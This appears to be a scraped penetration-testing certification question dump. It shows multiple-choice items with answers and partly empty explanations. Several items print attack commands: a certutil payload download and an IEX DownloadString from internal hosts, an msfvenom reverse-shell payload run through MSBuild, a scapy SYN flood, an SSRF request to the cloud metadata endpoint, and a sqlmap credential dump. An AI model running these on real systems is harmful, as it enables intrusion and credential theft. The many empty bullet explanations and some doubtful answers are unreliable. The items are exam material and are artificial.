


A. Mastered
B. Not Mastered

Answer: A

Explanation:


Vulnerability
Remediation
Based on the output text, select the most likely vulnerability:
Bypass the WAF to communicate directly with App01.example.com.
Execute a SQL injection attack against DBProd.example.com.
Perform a SSRF attack against App01.example.com from CDN.example.com.
Exploit a privilege escalation attack on App01.example.com.



Most likely vulnerability: Perform a SSRF attack against App01.example.com from CDN.example.com.
The scenario suggests that the CDN network (with a WAF) can be used to perform a Server-Side Request Forgery (SSRF) attack. Since the penetration tester has the pentester workstation interacting through the CDN/WAF and the production network is behind it, the most plausible attack vector is to exploit SSRF to interact with the internal services like App01.example.com.
Two best remediation options:
? Restrict direct communications to App01.example.com to only approved components.
? Require an additional authentication header value between CDN.example.com and App01.example.com.
? Restrict direct communications to App01.example.com to only approved components: This limits the exposure of the application server by ensuring that only specified, trusted entities can communicate with it.
? Require an additional authentication header value between CDN.example.com
and App01.example.com: Adding an authentication layer between the CDN and the app server helps ensure that requests are legitimate and originate from trusted sources, mitigating SSRF and other indirect attack vectors.
Nmap Scan Observations:
? CDN/WAF shows open ports for HTTP and HTTPS but filtered for MySQL, indicating it acts as a filtering layer.
? App Server has open ports for HTTP, HTTPS, and filtered for MySQL.
? DB Server has all ports filtered, typical for a database server that should not be directly accessible.
These findings align with the SSRF vulnerability and the appropriate remediation steps to enhance the security of internal communications.

NEW QUESTION 37
During an assessment, a penetration tester exploits an SQLi vulnerability. Which of the following commands would allow the penetration tester to enumerate password hashes?

A. sqlmap -u www.example.com/?id=1 --search -T user
B. sqlmap -u www.example.com/?id=1 --dump -D accounts -T users -C cred
C. sqlmap -u www.example.com/?id=1 --tables -D accounts
D. sqlmap -u www.example.com/?id=1 --schema --current-user --current-db

Answer: B

Explanation:
To enumerate password hashes using an SQL injection vulnerability, the penetration tester needs to extract specific columns from the database that typically contain password hashes. The --dump command in sqlmap is used to dump the contents of the specified database table. Here??s a breakdown of the options:
? Option A: sqlmap -u www.example.com/?id=1 --search -T user
? Option B: sqlmap -u www.example.com/?id=1 --dump -D accounts -T users -C cred
? Option C: sqlmap -u www.example.com/?id=1 --tables -D accounts
? Option D: sqlmap -u www.example.com/?id=1 --schema --current-user --current-db
References from Pentest:
? Writeup HTB: Demonstrates using sqlmap to dump data from specific tables to retrieve sensitive information, including password hashes.
? Luke HTB: Shows the process of exploiting SQL injection to extract user credentials and hashes by dumping specific columns from the database.
==========

NEW QUESTION 41
A penetration tester wants to check the security awareness of specific workers in the company with targeted attacks. Which of the following attacks should the penetration tester perform?

A. Phishing
B. Tailgating
C. Whaling
D. Spear phishing

Answer: D

Explanation:
Spear phishing is a targeted email attack aimed at specific individuals within an organization. Unlike general phishing, spear phishing is personalized and often involves extensive reconnaissance to increase the likelihood of success.
? Understanding Spear Phishing:
? Purpose:
? Process:
? References from Pentesting Literature: Step-by-Step ExplanationReferences:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
==========

NEW QUESTION 45
A penetration tester presents the following findings to stakeholders:
Control | Number of findings | Risk | Notes Encryption | 1 | Low | Weak algorithm noted Patching | 8 | Medium | Unsupported systems System hardening | 2 | Low | Baseline drift observed
Secure SDLC | 10 | High | Libraries have vulnerabilities Password policy | 0 | Low | No exceptions noted
Based on the findings, which of the following recommendations should the tester make? (Select two).

A. Develop a secure encryption algorithm.
B. Deploy an asset management system.
C. Write an SDLC policy.
D. Implement an SCA tool.
E. Obtain the latest library version.
F. Patch the libraries.

Answer: DE

Explanation:
Based on the findings, the focus should be on addressing vulnerabilities in libraries and ensuring their security. Here??s why options D and E are correct:
? Implement an SCA Tool:
? Obtain the Latest Library Version:
Other Options Analysis:
? Develop a Secure Encryption Algorithm: This is not practical or necessary given that the issue is with the use of a weak algorithm, not the need to develop a new one.
? Deploy an Asset Management System: While useful, this is not directly related to the identified high-risk issue of vulnerable libraries.
? Write an SDLC Policy: While helpful, the more immediate and effective actions involve implementing tools and processes to manage and update libraries.
References from Pentest:
? Horizontall HTB: Demonstrates the importance of managing software dependencies and using tools to identify and mitigate vulnerabilities in libraries.
? Writeup HTB: Highlights the need for keeping libraries updated to ensure application security and mitigate risks.
Conclusion:
Options D and E, implementing an SCA tool and obtaining the latest library version, are the most appropriate recommendations to address the high-risk finding related to vulnerable libraries in the Secure SDLC process.
==========

NEW QUESTION 47
Which of the following tasks would ensure the key outputs from a penetration test are not lost as part of the cleanup and restoration activities?

A. Preserving artifacts
B. Reverting configuration changes
C. Keeping chain of custody
D. Exporting credential data

Answer: A

Explanation:

Preserving artifacts ensures that key outputs from the penetration test, such as logs,
screenshots, captured data, and any generated reports, are retained for analysis, reporting, and future reference.
? Importance of Preserving Artifacts:
? Types of Artifacts:
? Best Practices:
? References from Pentesting Literature: Step-by-Step ExplanationReferences:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
==========

NEW QUESTION 50
A penetration tester is authorized to perform a DoS attack against a host on a network. Given the following input:
ip = IP("192.168.50.2")
tcp = TCP(sport=RandShort(), dport=80, flags="S") raw = RAW(b"X"*1024)
p = ip/tcp/raw
send(p, loop=1, verbose=0)
Which of the following attack types is most likely being used in the test?

A. MDK4
B. Smurf attack
C. FragAttack
D. SYN flood

Answer: D

Explanation:
A SYN flood attack exploits the TCP handshake process by sending a large number of SYN packets to a target, consuming resources and causing a denial of service.
? Understanding the Script:
? Purpose of SYN Flood:
? Detection and Mitigation:
? References from Pentesting Literature: Step-by-Step ExplanationReferences:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
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NEW QUESTION 51
During the reconnaissance phase, a penetration tester collected the following information
from the DNS records: A-----> www
A-----> host
TXT --> vpn.comptia.org SPF---> ip =2.2.2.2
Which of the following DNS records should be in place to avoid phishing attacks using spoofing domain techniques?

A. MX
B. SOA
C. DMARC
D. CNAME

Answer: C

Explanation:
DMARC (Domain-based Message Authentication, Reporting & Conformance) is an email authentication protocol that helps prevent email spoofing and phishing. It builds on SPF (Sender Policy Framework) and DKIM (DomainKeys Identified Mail) to provide a mechanism for email senders and receivers to improve and monitor the protection of the domain from fraudulent email.
? Understanding DMARC:
? Implementing DMARC:
? Benefits of DMARC:
? DMARC Record Components:
? Real-World Example:
? References from Pentesting Literature: Step-by-Step ExplanationReferences:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
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NEW QUESTION 54
Which of the following components should a penetration tester include in an assessment report?

A. User activities
B. Customer remediation plan
C. Key management
D. Attack narrative

Answer: D

Explanation:
An attack narrative provides a detailed account of the steps taken during the penetration test, including the methods used, vulnerabilities exploited, and the outcomes of each attack. This helps stakeholders understand the context and implications of the findings.
? Components of an Assessment Report:
? Importance of Attack Narrative:
? References from Pentesting Literature: Step-by-Step ExplanationReferences:

? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
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NEW QUESTION 58
A penetration tester has found a web application that is running on a cloud virtual machine instance. Vulnerability scans show a potential SSRF for the same application URL path with an injectable parameter. Which of the following commands should the tester run to successfully test for secrets exposure exploitability?

A. curl <url>?param=http://169.254.169.254/latest/meta-data/
B. curl '<url>?param=http://127.0.0.1/etc/passwd'
C. curl '<url>?param=<script>alert(1)<script>/'
D. curl <url>?param=http://127.0.0.1/

Answer: A

Explanation:
In a cloud environment, testing for Server-Side Request Forgery (SSRF) vulnerabilities involves attempting to access metadata services. Here??s why the specified command is appropriate:
? Accessing Cloud Metadata Service:
? Comparison with Other Commands:
Using curl <url>?param=http://169.254.169.254/latest/meta-data/ is the correct approach to test for SSRF vulnerabilities in cloud environments to potentially expose secrets.
==========

NEW QUESTION 59
During an engagement, a penetration tester needs to break the key for the Wi-Fi network that uses WPA2 encryption. Which of the following attacks would accomplish this objective?

A. ChopChop
B. Replay
C. Initialization vector
D. KRACK

Answer: D

Explanation:
KRACK (Key Reinstallation Attack) exploits a vulnerability in the WPA2 protocol to decrypt and inject packets, potentially allowing an attacker to break the encryption key and gain access to the Wi-Fi network.
? Understanding KRACK:
? Attack Steps:
? Impact:
? Mitigation:
? References from Pentesting Literature: Step-by-Step ExplanationReferences:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
==========

NEW QUESTION 62
A penetration tester established an initial compromise on a host. The tester wants to pivot to other targets and set up an appropriate relay. The tester needs to enumerate through the compromised host as a relay from the tester's machine. Which of the following commands should the tester use to do this task from the tester's host?

A. attacker_host$ nmap -sT <target_cidr> | nc -n <compromised_host> 22
B. attacker_host$ mknod backpipe p attacker_host$ nc -l -p 8000 | 0<backpipe | nc<target_cidr> 80 | tee backpipe
C. attacker_host$ nc -nlp 8000 | nc -n <target_cidr> attacker_host$ nmap -sT 127.0.0.1 8000
D. attacker_host$ proxychains nmap -sT <target_cidr>

Answer: D

Explanation:
ProxyChains is a tool that allows you to route your traffic through a chain of proxy servers, which can be used to anonymize your network activity. In this context, it is being used to route Nmap scan traffic through the compromised host, allowing the penetration tester to pivot and enumerate other targets within the network.
? Understanding ProxyChains:
? Command Breakdown:
? Setting Up ProxyChains: Step-by-Step Explanationplaintext Copy code
socks4 127.0.0.1 1080
? Execution:
proxychains nmap -sT <target_cidr>
? References from Pentesting Literature: References:
? Penetration Testing - A Hands-on Introduction to Hacking
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NEW QUESTION 67
Before starting an assessment, a penetration tester needs to scan a Class B IPv4 network for open ports in a short amount of time. Which of the following is the best tool for this task?

A. Burp Suite
B. masscan

C. Nmap
D. hping

Answer: B

Explanation:
When needing to scan a large network for open ports quickly, the choice of tool is critical. Here??s why option B is correct:
? masscan: This tool is designed for high-speed port scanning and can scan entire networks much faster than traditional tools like Nmap. It can handle large ranges of IP addresses and ports with high efficiency.
? Nmap: While powerful and versatile, Nmap is generally slower than masscan for scanning very large networks, especially when speed is crucial.
? Burp Suite: This tool is primarily for web application security testing and not optimized for network-wide port scanning.
? hping: This is a network tool used for packet crafting and network testing, but it is not designed for high-speed network port scanning.
References from Pentest:
? Luke HTB: Highlights the use of efficient tools for large-scale network scanning to identify open ports quickly.
? Anubis HTB: Demonstrates scenarios where high-speed scanning tools like masscan are essential for large network assessments.
==========

NEW QUESTION 71
A penetration tester is conducting reconnaissance for an upcoming assessment of a large corporate client. The client authorized spear phishing in the rules of engagement. Which of the following should the tester do first when developing the phishing campaign?

A. Shoulder surfing
B. Recon-ng
C. Social media
D. Password dumps

Answer: C

Explanation:
When developing a phishing campaign, the tester should first use social media to gather information about the targets.
? Social Media:
? Process:
? Other Options:
Pentest References:
? Spear Phishing: A targeted phishing attack aimed at specific individuals, using personal information to increase the credibility of the email.
? OSINT (Open Source Intelligence): Leveraging publicly available information to gather intelligence on targets, including through social media.
By starting with social media, the penetration tester can collect detailed and personalized information about the targets, which is essential for creating an effective spear phishing campaign.
==========

NEW QUESTION 76
During a vulnerability assessment, a penetration tester configures the scanner sensor and performs the initial vulnerability scanning under the client's internal network. The tester later discusses the results with the client, but the client does not accept the results. The client indicates the host and assets that were within scope are not included in the vulnerability scan results. Which of the following should the tester have done?

A. Rechecked the scanner configuration.
B. Performed a discovery scan.
C. Used a different scan engine.
D. Configured all the TCP ports on the scan.

Answer: B

Explanation:
When the client indicates that the scope's hosts and assets are not included in the vulnerability scan results, it suggests that the tester may have missed discovering all the devices in the scope. Here??s the best course of action:
? Performing a Discovery Scan:
? Comparison with Other Actions:
Performing a discovery scan ensures that all in-scope devices are identified and included in the vulnerability assessment, making it the best course of action.
==========

NEW QUESTION 81
A penetration tester obtains password dumps associated with the target and identifies strict lockout policies. The tester does not want to lock out accounts when attempting access.
Which of the following techniques should the tester use?

A. Credential stuffing
B. MFA fatigue
C. Dictionary attack
D. Brute-force attack

Answer: A

Explanation:
To avoid locking out accounts while attempting access, the penetration tester should use credential stuffing.
? Credential Stuffing:
? Other Techniques:
Pentest References:
? Password Attacks: Understanding different types of password attacks and their implications on account security.
? Account Lockout Policies: Awareness of how lockout mechanisms work and strategies to avoid triggering them during penetration tests.
By using credential stuffing, the penetration tester can attempt to gain access using known credentials without triggering account lockout policies, ensuring a

stealthier approach to password attacks.
==========

NEW QUESTION 84
A tester plans to perform an attack technique over a compromised host. The tester prepares a payload using the following command:
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.12.12.1 LPORT=10112 -f csharp
The tester then takes the shellcode from the msfvenom command and creates a file called evil.xml. Which of the following commands would most likely be used by the tester to continue with the attack on the host?

A. regsvr32 /s /n /u C:\evil.xml
B. MSBuild.exe C:\evil.xml
C. mshta.exe C:\evil.xml
D. AppInstaller.exe C:\evil.xml

Answer: B

Explanation:
The provided msfvenom command creates a payload in C# format. To continue the attack using the generated shellcode in evil.xml, the most appropriate execution method involves MSBuild.exe, which can process XML files containing C# code:
? Understanding MSBuild.exe:
? Command Usage:
? Comparison with Other Commands:
Using MSBuild.exe is the most appropriate method to execute the payload embedded in the XML file created by msfvenom.
==========

NEW QUESTION 85
A penetration tester gains initial access to an endpoint and needs to execute a payload to obtain additional access. Which of the following commands should the penetration tester use?

A. powershell.exe impo C:\tools\foo.ps1
B. certutil.exe -f https://192.168.0.1/foo.exe bad.exe
C. powershell.exe -noni -encode IEX.Downloadstring("http://172.16.0.1/")
D. rundll32.exe c:\path\foo.dll,functName

Answer: B

Explanation:
To execute a payload and gain additional access, the penetration tester
should use certutil.exe. Here??s why:
? Using certutil.exe:
? Comparison with Other Commands:
Using certutil.exe to download and execute a payload is a common and effective method.
==========

NEW QUESTION 88
A penetration tester needs to evaluate the order in which the next systems will be selected for testing. Given the following output:

Hostname	IP address	CVSS 2.0	EPSS
hrdatabase	192.168.20.55	9.9	0.50
financesite	192.168.15.99	8.0	0.01
legaldatabase	192.168.10.2	8.2	0.60
fileserver	192.168.125.7	7.6	0.90

Which of the following targets should the tester select next?

A. fileserver
B. hrdatabase
C. legaldatabase
D. financesite

Answer: A

Explanation:
? Evaluation Criteria:
? Analysis:
? Selection Justification:
Pentest References:
? Risk Prioritization: Balancing between severity (CVSS) and exploitability (EPSS) is crucial for effective vulnerability management.
? Risk Assessment: Evaluating both the impact and the likelihood of exploitation helps in making informed decisions about testing priorities.
By selecting the fileserver, the penetration tester focuses on a target that is highly likely to be exploited, addressing the most immediate risk based on the given scores.
Top of Form
Bottom of Form

NEW QUESTION 89
During a penetration test, the tester gains full access to the application's source code. The application repository includes thousands of code files. Given that the

assessment timeline is very short, which of the following approaches would allow the tester to identify hard- coded credentials most effectively?

A. Run TruffleHog against a local clone of the application
B. Scan the live web application using Nikto
C. Perform a manual code review of the Git repository
D. Use SCA software to scan the application source code

Answer: A

Explanation:
Given a short assessment timeline and the need to identify hard-coded credentials in a large codebase, using an automated tool designed for this specific purpose is the most effective approach. Here??s an explanation of each option:
? Run TruffleHog against a local clone of the application (Answer: A):
? Scan the live web application using Nikto (Option B):
? Perform a manual code review of the Git repository (Option C):
? Use SCA software to scan the application source code (Option D):
Conclusion: Running TruffleHog against a local clone of the application is the most effective approach for quickly identifying hard-coded credentials in a large codebase within a limited timeframe.

NEW QUESTION 93
.....

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